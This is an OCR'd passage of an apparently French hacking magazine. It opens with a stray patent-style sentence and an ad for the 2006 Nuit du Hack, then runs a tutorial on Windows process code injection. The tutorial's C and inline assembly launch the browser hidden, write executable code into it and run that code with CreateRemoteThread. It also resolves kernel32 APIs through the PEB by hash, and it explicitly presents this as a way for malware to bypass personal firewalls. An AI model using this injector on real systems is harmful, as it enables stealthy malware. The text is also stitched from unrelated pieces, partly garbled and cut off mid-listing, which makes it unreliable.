L'objet de l'invention vise justement à remédier aux inconvénients énoncés ci-dessus en proposant un procédé pour protéger un logiciel contre son utilisation non autorisée, à partir d'une unité de mémorisation ou d'une unité de traitement et de mémorisation ad hoc, dans la mesure où la présence d'une telle unité est nécessaire pour que le logiciel soit complètement fonctionnel.

En 2006, après Paris (2003 et 2005) et Toulouse (2004), c'est au tour de la ville de Maubeuge d'acceuillir la Nuit du Hack. Pour acceuillir encore plus de personnes que les années précedentes, c'est dans une vaste salle de 7000m² et un amphithéâtre de plus de 1000 places que se dérouleront les évenements. Maubeuge, les 3 et 4 Juins prochains, se transforme en chef-lieu de la sécurité informatique : en plus des conférences, la Nuit du Hack intègre pour la première fois son premier salon de l'informatique sécurisée.

www.nuitduhack.com

C'est ainsi que la journée, vous découvrirez les stands de nombreux professionnels de l'informatique et de la sécurité. Ils vous exposerons leurs matériels, leurs logiciels et leurs travaux. Également, tout au long de la journée, vous pourrez assister à de nombreuses conférences tenues par des spécialistes de la sécurité, qui vous décrirons certaines techniques de piratage et démontrerons l'importance de la mise en place de dispositifs pour enrayer les attaques. La cryptographie et la confidentialité des données, l'importance de la sécurité et les méthodes d'attaque courantes se trouvent entre autres au sommaire des conférences.

Ensuite, le jour laissera place à l'obscurité et au challenge : par équipe de cinq, les concurrents se frotteront à des systèmes créés, sécurisés et mis en place par les organisateurs. Leur unique but : trouver les quelques failles laissées ça et là, et les utiliser pour marquer des points. Les débutants comme les plus avertis pourrons s'attaquer aux multiples épreuves des différentes catégories (sécurité applicative, sécurité réseau, sécurité web, etc) et mini-tournois, eux aussi générateurs de points, au cours de la nuit. Mais attention : seul le meilleur d'entre eux repartira avec l'utlime récompense : un voyage, tous frais payés, pour la DEFCON, gigantesque rencontre annuelle où se concentrent les plus grands acteurs et spécialistes de sécurité informatique, le tout à Las Vegas, l'été prochain.

Entrées :

Etudiants : 10 Euros
Autres : 100 Euros
Vous voulez exposer ? Contactez-nous


La salle

Préinscriptions et autres informations :
contactez Koreth@thehackademy.net

Infection de processus

Elite

Injection de code sur Windows

Cet article permet de mettre bout à bout et dans une perspective pratique une série de techniques actuelles, mettant en évidence certains aspects internes importants de Windows. Les exemples aideront également le lecteur à comprendre certaines particularités de Visual Studio.

L'infection de processus en cours d'exécution consiste à exécuter du code dans le contexte d'un autre processus. Il existe deux moyens d'y parvenir : l'injection de DLL et l'injection de code. Ces deux méthodes sont utilisées par les développeurs de programmes malveillants pour contourner les pare-feux personnels. Les pare-feux personnels génèrent une liste de processus de confiance. Il s'agit des processus autorisés par l'utilisateur à accéder à Internet. En infectant un processus de confiance, les programmes malveillants peuvent accéder à Internet sans être bloqués par le pare-feu. Lors d'une injection de DLL, l'infecteur va forcer un processus de confiance à charger une DLL; une fois la DLL chargée dans l'espace mémoire du processus cible, elle peut effectuer tout type de tâche. L'inconvénient de cette méthode est la DLL elle-même : elle doit accompagner l'infecteur pour être exécutée par le processus cible.

La seconde méthode, l'injection de code, n'a pas cet inconvénient, étant donné que le code est directement injecté dans le processus et n'a pas besoin d'une DLL. Récemment, les développeurs de programmes malveillants ont adopté l'injection de code, cette méthode étant plus furtive que l'injection de DLL.

Dans cet article nous étudierons l'injection de code au travers d'un exemple. D'abord nous verrons comment injecter et exécuter une fonction dans un autre processus, puis nous nous pencherons sur la création de la fonction à injecter.


L'injecter une fonction dans un autre processus

Nous allons créer un exécutable appelé process_injector, qui va injecter le code dans le processus cible. Process_injector opère en trois étapes :

– premièrement, il va lancer le processus cible avant d'y injecter le code. Vous pouvez ouvrir un processus existant si vous ne voulez pas que process_injector crée le processus cible ;

- deuxièmement, dans la mémoire du processus cible, il va allouer de l'espace pour le code et l'injecter ;
- troisièmement, il va exécuter le code injecté.

A présent examinons chaque étape en détail.



1) Lancer le processus cible

Il est important pour les développeurs de programmes malveillants de choisir une cible autorisée à accéder à Internet par le pare-feu. C'est pour cela qu'ils choisissent habituellement le navigateur. Nous en ferons de même. Afin de déterminer le navigateur par défaut et trouver le chemin de son fichier exécutable, nous allons lire la valeur de la clé de registre suivante :

```
HKEY_CLASSES_ROOT\htmlfile\shell\
open\command\default
```

Voici une fonction qui va lire pour nous le chemin du navigateur par défaut :

```
int GetBrowserPath (char *browserPath,
                    DWORD dwBufLen) {
  HKEY hkey;
  _TCHAR * pos;
  int end;
  if((RegOpenKeyEx(HKEY_CLASSES_ROOT,
      "htmlfile\\shell\\open\\command",0,
     KEY_QUERY_VALUE,&hkey))
    !=ERROR_SUCCESS) {
    return -1;
  }
  if((RegQueryValueEx(hkey,"",
        NULL,NULL,
        (LPBYTE)browserPath,&dwBufLen))
     != ERROR_SUCCESS
    || (dwBufLen > BUFFSIZE)) {
    return -1;
  }
  browserPath[BUFFSIZE -1]='\0';
  //find the last occurrence of "
  pos=_tcsrchr(browserPath,'\"');
  //in browserPath
  end=(int) (pos-browserPath+1);

  //terminate the string after the last "
  browserPath[end]='\0';
  RegCloseKey(hkey);
  return 0;
}
```

en cours d'exécution

Cette fonction reçoit un tampon et sa longueur comme paramètres et remplit le tampon par le chemin du navigaeur par défaut. La fonction renvoie -1 en cas d'erreur et 0 en cas de succès.

Maintenant que nous avons le chemin du fichier exécutable du navigateur, nous devons l'exécuter. Pour cela nous allons utiliser CreateProcess(). Create Process () va aussi nous donner un handle du processus créé. Si vous ne voulez pas exécuter le processus cible vous pouvez utiliser à la place OpenProcess () afin d'obtenir un handle du processus cible.

Voici la fonction qui va créer le processus :

```
int MyCreateProcess(
    char *path,
    PROCESS_INFORMATION * piProcessInfo)
{
  STARTUPINFO siStartupInfo;
  memset(&siStartupInfo, 0,
sizeof(siStartupInfo));
  siStartupInfo.cb =
sizeof(siStartupInfo);
  //this value must be used to
  //activate wShowWindow
  siStartupInfo.dwFlags =
     STARTF_USESHOWWINDOW;

  //We hide the browser's windows
  siStartupInfo.wShowWindow=SW_HIDE;
  if((CreateProcess(NULL,path,0,0,
      false,CREATE_DEFAULT_ERROR_MODE,
      0,0,&siStartupInfo,
      piProcessInfo))==0) {
    return -1;
  }
  //we will wait for the process to load
  if((WaitForInputIdle(
        piProcessInfo->hProcess,
        10000))==WAIT_FAILED) {
    return -1;
  }
  return 0;
}
```

Cette fonction reçoit le chemin du fichier exécutable et un pointeur vers une structure PROCESS_INFORMATION comme paramètres et remplit la structure.

Comme vous pouvez le voir dans le code nous avons utilisé WaitForInputIdle() à la suite de CreateProcess () afin de donner au processus le temps d'achever son initialisation et de se stabiliser. Maintenant que le processus tourne et que nous disposons d'un handle du processus (dans la structure PROCESS_INFORMATION), nous pouvons passer à l'étape suivante.

2) Injecter le code

Nous allons d'abord allouer de la mémoire dans l'espace mémoire du processus cible en utilisant VirtualAllocEx(), puis WriteProcessMemory() pour copier notre code dans la mémoire qui lui est allouée.

Voici la fonction qui accomplit cette tâche :

```
LPVOID InjectFunction(
    HANDLE hProcess,
    LPCVOID func,SIZE_T funcsize) {
  // pointer that hold the address of the
     allocated memory
  void * address;
  SIZE_T numofbyteswritten;

  // now we will allocate memory in the
     address space of the new process(the
     default browser)
  if((address=VirtualAllocEx(
          hProcess,0,funcsize,MEM_COMMIT,
          PAGE_EXECUTE_READWRITE))==NULL) {
    return (LPVOID)-1;
  }
  // we copy our function func() to the allo-
     cated memory in the browser process
  if((WriteProcessMemory(
                hProcess,
                address,func,
                FUNCSIZE,
                &numofbyteswritten))==0) {
   return (LPVOID)-1;
  }
  // we return a pointer to the address
     where the code has been injected
  return address;
}
```

Cette fonction prend un handle du processus cible, un pointeur vers la fonction et la taille de la fonction comme argument. Elle renvoie -1 en cas d'erreur, et un pointeur vers l'addresse mémoire où le code a été injecté en cas de succès. Il est important de remarquer que nous avons utilisé PAGE_EXECUTE_READWRITE comme protection de la mémoire dans

VirtualAllocEx() afin de pouvoir écrire du code dans l'espace mémoire alloué et de l'exécuter plus tard.

3) Exécution du code injecté

Etant donné que notre code se trouve déjà dans la mémoire du processus cible, nous pouvons utiliser CreateRemoteThread() pour créer un nouveau thread dans le processus cible. Nous allons donner l'adresse du code injecté comme adresse de la routine de démarrage à CreateRemoteThread(). Nous passons également l'adresse où le code a été injecté comme paramètre à la fonction de démarrage du nouveau thread; mais comme vous le verrez plus tard nous n'utiliserons pas ce paramètre.

Voici la fonction WinMain de process_injector :


```
int WinMain(HINSTANCE hInstance,
            HINSTANCE hPrevInstance,
            LPSTR lpCmdLine,
            int nCmdShow) {

  int GetBrowserPath(char * browserPath,
                     DWORD dwBufLen);

  int MyCreateProcess(
          char *path,
          PROCESS_INFORMATION * piProcessInfo);

  LPVOID InjectFunction(
          HANDLE hProcess,
          LPCVOID func,
          SIZE_T funcsize);

  char browserPath[BUFFSIZE];
  DWORD dwBufLen=BUFFSIZE;
  int a;
  void * address;
  DWORD remoteThreadId;

  a=GetBrowserPath(browserPath,dwBufLen);

  PROCESS_INFORMATION piProcessInfo;
  memset(&piProcessInfo,
         0, sizeof(piProcessInfo));
  a=MyCreateProcess(browserPath,
                    &piProcessInfo);
  address=
   InjectFunction(piProcessInfo.hProcess,
                  &func,FUNCSIZE);

  // we create a new thred in the browser
     process by specifying the address of
     func as the start routine
  CreateRemoteThread(
    piProcessInfo.hProcess,NULL,0,
    (LPTHREAD_START_ROUTINE)address,
    address,0,
    &remoteThreadId);

  CloseHandle(piProcessInfo.hProcess);
}
```

II. Création de la fonction à injecter

Dans cette section nous allons étudier une méthode permettant de créer la fonction qui sera injectée par le process_injector. Nous allons utiliser Microsoft Visual Studio 2003 ainsi que le profil debug pour compiler notre code. Vous vous demandez sans doute pourquoi nous ne créons pas une fonction normale pour l'utiliser ensuite dans process_injector ? J'espère que le format de fichier PE vous est familier. Lorsque vous faites un appel API dans votre fonction, étant donné que l'adresse de la fonction API n'est pas connue lors de la compilation, le compilateur génère un code qui utilise la table d'importation (import table) pour chercher l'adresse de la fonction API et l'appeler. Le chargeur Windows remplit la table d'importation d'un exécutable en même temps qu'il le charge. Quand le process_injector sera exécuté, le chargeur Windows remplira sa table d'importation avec l'adresse courante des fonctions importées dans l'espace mémoire du processus du process_injector. Notre fonction qui fait partie de process_injector va chercher l'adresse des fonctions API ou d'autres fonctions importées dans la table d'importation de process_injector. Comme nous allons injecter notre fonction dans un autre processus, elle n'aura pas accès à la table d'importation de process_injector (l'adresse de la table d'importation pointera vers quelque chose d'autre dans le processus cible), et donc ne pourra pas appeler les fonctions API. C'est là notre première difficulté; nous devons trouver une solution afin d'obtenir l'adresse des fonctions API dans l'espace mémoire du processus cible. La seconde difficulté réside dans l'utilisation de chaînes ou d'autres structures de données. Les données ne sont pas stockées dans la même partie que le code; donc, si le code de la fonction est copié dans le processus cible, les données ne le sont pas. Copier les données ne résoudra pas notre problème car le compilateur a codé en dur les adresses des données, et comme nous nous trouvons dans un autre processus, les adresses sont différentes. Nous allons définir une méthode et des règles à respecter afin de créer des fonctions qui pourront être injectées sans problème. Etant donné que les variables locales (dans une fonction) sont créées sur la pile, nous n'auront aucun problème avec les variables locales définies dans la fonction. Notre fonction ne doit reposer sur aucune variable définie en dehors de la fonction. Nous allons commencer par résoudre le problème des appels API.

Charger des librairies et appeler des fonctions

Dans des programmes normaux nous pouvons utiliser LoadLibraryA() pour charger une DLL et GetProcAddress() pour trouver l'adresse d'une fonction dans la DLL chargée.



Le problème est que ces fonctions se trouvent dans kernel32.dll et comme vu précédemment, nous ne pouvons appeler des fonctions situées dans des DLL à partir du code injecté. Kernel32.dll est chargé dans l'espace d'adresse de tout processus fonctionnant sur Windows 2000/XP/2003. Nous devons trouver l'adresse de kernel32.dll dans l'espace d'adresse du processus cible et ensuite chercher l'adresse de LoadLibraryA() et GetProcAddress() dans sa table d'exportation. Après cela nous pourrons utiliser ces fonctions pour charger n'importe quelle DLL dans l'espace mémoire du processus cible et appeler ses fonctions.

Comme il a été démontré par le groupe LSD dans leur article « Win32 Assembly components », le registre FS pointe sur le TEB, et l'offset 0x30 du TEB pointe sur le PEB (Process Environment Block). A l'offest 0x0C du PEB on trouve un pointeur vers le PEB_LDR_DATA. A l'offset 0x1C de PEB_LDR_DATA se trouve la structure InInitializationOrderModuleList . Cette structure est une liste dont chacun des noeuds contient des informations sur une DLL chargée. Cette liste respecte l'ordre d'initialisation des DLL. La première entrée de cette liste décrit ntdll.dll et la seconde décrit kernel32.dll. L'adresse de base est stockée à l'offset 0x08 de chaque noeud. Nous allons lire l'offset 0x08 du second noeud pour obtenir l'adresse de base de kernel32.dll.

Voici le début de notre fonction injectée qui effectue les opérations décrites ci-dessus :


```
// this function will be injected to the
   process
static DWORD WINAPI func(
        LPVOID lpParameter) {
  __asm {
  // indicate the beginning of the injec-
     ted code. 0x0c bytes
   start:
  }
  // (the function prologue) will be
     added before this by the compiler
  DWORD kernel32_base_address=0;
  DWORD base=0;

  __asm {
  // we will use the LSD method to find
     LoaLibraryA() and GetProcAddress()
     and we will use them to find other
     functions that we need First we
     should found the kernel32.dll
  // kernel32.dll is the second module
     loaded in every process

  xor eax,eax
  // FS:[0x30] is a pointer to the PEB
  mov eax, fs:[0x30]
  test eax,eax
  js find_kernel32_9x
  find_kernel32_nt:
  //PEB+ 0xc is the _PEB_LDR_DATA pointer
  mov eax,[eax+0x0c]
  //_PEB_LDR_DATA +0x1c is load order
    module list pointer
  mov esi,[eax+0x1c]
  lodsd
  //base address of kernel32
  mov eax,[eax+0x08]
  jmp kernel32_found
  find_kernel32_9x:
  mov eax,[eax+0x34]
  lea eax,[eax+0x7c]
  mov eax,[eax+0x3c]
  kernel32_found:
  mov kernel32_base_address,eax
}
```

Maintenant que nous avons l'adresse de base de kernel32.dll, nous allons trouver sa table d'exportation et nous allons y chercher les adresses de LoadLibraryA(), GetProcAddress() et ExitProcess(). L'adresse de base pointe vers l'en-tête MZ de kernel32. A l'offset 0x3C de l'en-tête MZ nous pouvons trouver le RVA (Relative Virtual Address) de l'en-tête PE. Dans IMAGE_OPTIONAL_HEADER, inclus dans DataDirectory[0], se trouve une entrée contenant le RVA et la taille de Image Export Directory. Dans Image Export Directory nous avons le RVA de trois tables : AddressOfFunctions, AddressOfNameOrdinals et AddressOfNames.

Voici le code qui va trouver l'adresse de ces tables :

```
//add the base to RVA to
  get VA
#define VA(adr) \
 (base+(DWORD)adr);
base =
  kernel32_base_address;

//pointer to the PE header
IMAGE_NT_HEADERS *nt=0;
//pointer to the IMAGE
  EXPORT DIRECTORY
IMAGE_EXPORT_DIRECTORY *ied=0;
unsigned short *ofs=0;

// 0x3c from the begining
   ofthe MZ you can find
   the RVA of the PE header
ofs= *((base+0x3c));
//we point NT to the PE
  header of kernel32.dll
nt=((DWORD)base+(DWORD)ofs);
ied= VA(nt->OptionalHeader
        .DataDirectory[0]
        .VirtualAddress);
// IMAGE EXPORT DIRECTORY
//now we will find
  addresses of the three
  export tables
unsigned int *temp=0;
unsigned int *adr=0;
unsigned char **sym=0;
unsigned short *ord=0;
adr= VA(
 ied->AddressOfFunctions);
ord=VA(
 ied->AddressOfNameOrdinals);
sym=(unsigned char **)VA(
    ied->AddressOfNames);
//each field of this
  table contains the RVA
  of a function name
```

Observez dans le schéma ci-contre la structure de ces tables.
AddressOfNames pointe vers une table appelée Function Name Table. Chaque champ de Function Name Table contient le RVA d'une chaîne ASCII qui est le nom d'une fonction exportée. Nous allons chercher dans cette table et tenter de trouver le nom de notre fonction recherchée. Ensuite nous utiliserons l'index où nous avons trouvé notre chaîne dans Function Name Table comme index dans Functional Ordinal Table afin d'obtenir l'ordinal de notre fonction. Enfin nous allons utiliser l'ordinal de notre fonction comme index dans Function Address Table pour obtenir le RVA de notre fonction. Nous allons ajouter l'adresse de base à ce RVA pour avoir le VA de notre fonction. Au lieu de stocker les noms des fonctions pour les comparer, nous allons calculer leur hash et les stocker pour la comparaison. L'algorithme de hash utilisé ici est le même que celui utilisé par le groupe LSD.



Structure des tables

Voici un petit programme que vous pouvez utiliser pour calculer le hash des noms de fonction :

```
#include "stdafx.h"
int _tmain(int argc, _TCHAR* argv[]) {
  unsigned int h=0;
  unsigned char name[]="LoadLibraryA";
  unsigned char *c=name;
  //while we are not athe endof the string
  while(*c) {
    h=((h<<5)|(h>>27))+ *c++;
  }
  printf("\n%x",h);
  return 0;
}
```

Nous allons calculer le hash de chaque chaîne de Function Name Table et les comparer avec le hash de nos fonctions recherchées.
Voici le code qui va effectuer cette tâche :

```
//now we will traverse the name table and
  we will calculate the hash of each func-
  tion name
int i=0,j=0;
//iterates on the functionhash_table
for(i=0;i<3;i++)  {
  //iterates on exported functions names
  for(j=0;;j++) {
    unsigned int h=0;
    unsigned char *c=0;
    DWORD temp=0;
    temp=VA(sym[j]);
    c=(unsigned char *)temp;
    //while we are not at the end of the string
    while(*c) {
      h=((h<<5)|(h>>27))+ *c++;
    }
    if(h==functionhash_table[i]) {
      break;
    }
  }
  function_addr_table[i]=VA(adr[ord[j]]);
}
```

Comme vous le voyez dans le code, nous avons les hash de nos fonctions recherchées dans une table appelée functionhash_table[]. Pour chaque entrée de ce tableau nous lisons chaque entrée de Function Name Table pour obtenir le RVA d'une chaîne de noms de fonctions, nous calculons son VA , puis nous calculons le hash de la chaîne de caractères située à ce VA, et comparons ce dernier avec le hash du nom de la fonction recherchée. S'ils correspondent nous allons utiliser l'index de Address Name Table comme index dans Function Ordinal Table pour obtenir l'ordinal de notre fonction. Nous allons utiliser l'ordinal comme index dans Function Address Table pour obtenir le RVA de la fonction. Nous calculons ensuite le VA à partir du RVA et le stockons dans une table appelée function_addr_table[]. Nous répéterons ces étapes pour chaque hash dans function-hash_table[]. Comme vu précédemment nous ne pouvons utiliser de tableau ni de chaîne dans notre fonction car ils seront créés dans la partie .data et ne seront pas copiés sur le processus cible par notre injecteur. Il est temps maintenant d'examiner la solution à ce problème.
Nous allons utiliser la pseudo instruction _emit afin de définir nos structures (table, chaîne...) dans la section .text. La pseudo instruction _emit est similaire à la directive DB de MASM. On utilise _emit pour définir un octet immédiat unique à l'endroit courant dans le segment de code courant. Nous allons utiliser _emit dans un bloc _asm à la fin de notre fonction pour définir les tables et les chaînes dont nous avons besoin.

Voici les définitions des deux tables dont nous avons besoin :

```
__asm
{
functionhash:
_emit 0xDC //loadlibrarya_hash=0x331ADDDC;
_emit 0xDD
_emit 0x1A
_emit 0x33
_emit 0x90 //getprocaddress_hash=0x99C95590;
_emit 0x55
_emit 0xC9
_emit 0x99
_emit 0x87 //exitprocess_hash=0xEC468F87;
_emit 0x8F
_emit 0x46
_emit 0xEC
}

__asm
{
function_addr:
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
_emit 0xFF
}
}
```

Dans functionhash nous avons stocké le hash de trois fonctions dont nous avons besoin et dans function_addr nous avons simplement stocké des FF afin de réserver de l'espace pour pouvoir les remplacer plus tard par les adresses des trois fonctions. Pour pouvoir utiliser ces espaces comme variables dans notre code nous devons utiliser deux pointeurs qui vont pointer vers eux.

Nous définirons ces deux pointeurs comme suit :

```
DWORD *
function_addr_table=0;
unsigned int *
 functionhash_table=0;
```

Maintenant nous devons les faire pointer vers les deux tableaux que nous avons créés dans la section .text. Si nous copions simplement l'adresse de function_addr dans function_addr_table nous allons la pointer sur l'adresse de function_addr dans le processus de process_injector. Etant donné que nous allons copier notre code dans le processus cible, l'adresse de function_addr ne sera plus valide. Nous devons calculer l'adresse de function_addr dans le processus cible. Pour cela nous soustrayons « start » de function_addr pour trouver l'adresse relative de function_addr de « start » qui est un label se trouvant juste après le prologue de la fonction, ensuite nous y ajoutons 0x0C, qui est la taille du prologue de la fonction, afin d'obtenir l'adresse relative de function_addr à partir du début de la fonction. A présent nous devons ajouter l'adresse de base de la fonction dans le processus cible pour obtenir l'adresse courante de function_addr. Microsoft visual C++ utilise le registre EBX pour conserver l'adresse de base du thread courant; nous ajoutons donc EBX à l'adresse relative calculée pour obtenir l'adresse réelle. On peut aussi utiliser l'adresse de base que l'on a passée en paramètre à la fonction injectée à la place de EBX.

Voici le code qui initialise nos deux pointeurs :

```
__asm
{
push edx
mov edx,function_addr
sub edx,start
//The function's
  prologue is C
  bytes long
add edx,0x0c
//we add the base
  address
add edx,ebx
mov function_addr_table,edx
mov edx,functionhash
sub edx,start
add edx,0xc
add edx,ebx
mov functionhash_table,edx
pop edx
}
```

Le code ci-dessus doit être placé avant la première utilisation des deux tableaux.

Maintenant que nous avons l'adresse de LoadLibraryA() et de GetProcAddress(), nous pouvons utiliser :

LoadLibraryA() pour charger un module DLL et récupérer un handle qui peut être utilisé dans GetProcAddress pour obtenir l'adresse d'une fonction DLL. Si la DLL demandée est déjà chargée, LoadLibrary renvoie simplement un handle de cette DLL. Dans notre exemple nous allons utiliser LoadLibrary() pour obtenir un handle de USER32.DLL et ensuite, nous utiliserons GetProcAddress() pour avoir l'adresse de MessageBoxA(). Nous allons appeler MessageBoxA() pour afficher un message et nous terminerons le processus en appelant ExitProcess().

Comme nous avons l'adresse de LoadLibraryA() dans function_addr_table[0], nous allons créer un pointeur de fonction pour l'appeler.

```
HMODULE
 (*func_LoadLibraryA)
 (LPCTSTR lpFileName);

func_LoadLibraryA=
 (HMODULE(__cdecl*)
  (LPCTSTR))
 function_addr_table[0];
```

Maintenant nous devons définir une chaîne qui contienne USER32.DLL et passer un pointeur vers cette chaîne à LoadLibraryA() comme paramètre.

Nous ajoutons la définition de la chaîne à la fin de la fonction.


```
__asm
{
user32_string:
_emit 0x55 //U
_emit 0x53 //S
_emit 0x45 //E
_emit 0x52 //R
_emit 0x33 //3
_emit 0x32 //2
_emit 0x2e //.
_emit 0x64 //d
_emit 0x6c //l
_emit 0x6C //l
_emit 0x00 // NULL
}
```

Ensuite nous créons un pointeur et le pointons vers la chaîne créée.

```
LPCTSTR
module_name;
__asm
{
push edx
mov edx,user32_string
sub edx,start
add edx,0x0c
add edx,ebx
mov module_name,edx
pop edx
}
```

Enfin nous appelons LoadLibraryA().

```
HMODULE user32=
 func_LoadLibraryA(
  module_name);
```



Configuration pour Visual Studio

vérification d'erreur en cours d'exécution est configurée à /RTCsu, ce qui signifie que des vérifications vont être effectuées pour des erreurs d'utilisation de variables non initialisées et des erreurs de « stack frame ». Pour /RTC, le compilateur va ajouter l'appel d'une fonction après chacun des appels API. Comme cette fonction se trouve à l'extérieur de notre fonction, elle ne sera pas copiée dans le processus cible, donc le code injecté va planter en l'appelant. Pour la modification, allez dans le menu « Project » et choisissez le nom du projet. Dans le volet de gauche choisissez

tion dans la capture ci-contre.

Maintenant que nous avons un handle de USER32.DLL nous allons appeler GetProcAddress() pour avoir l'adresse de MessageBoxA().

```
FARPROC (*func_GetProcAddress)(
    HMODULE hModule, LPCSTR lpProcName);

func_GetProcAddress=
  (FARPROC(__cdecl*)(HMODULE,LPCSTR))
    function_addr_table[1];

LPCTSTR function_name;

__asm
{
push edx
mov edx,MessageBoxA_string
sub edx,start
add edx,0xc
add edx,ebx
mov function_name,edx
pop edx
}
FARPROC messagebox=
  func_GetProcAddress(user32,function_name);

Voici la définition de la chaîne de
MessageBoxA :

__asm
{
MessageBoxA_string:
_emit 0x4D //M
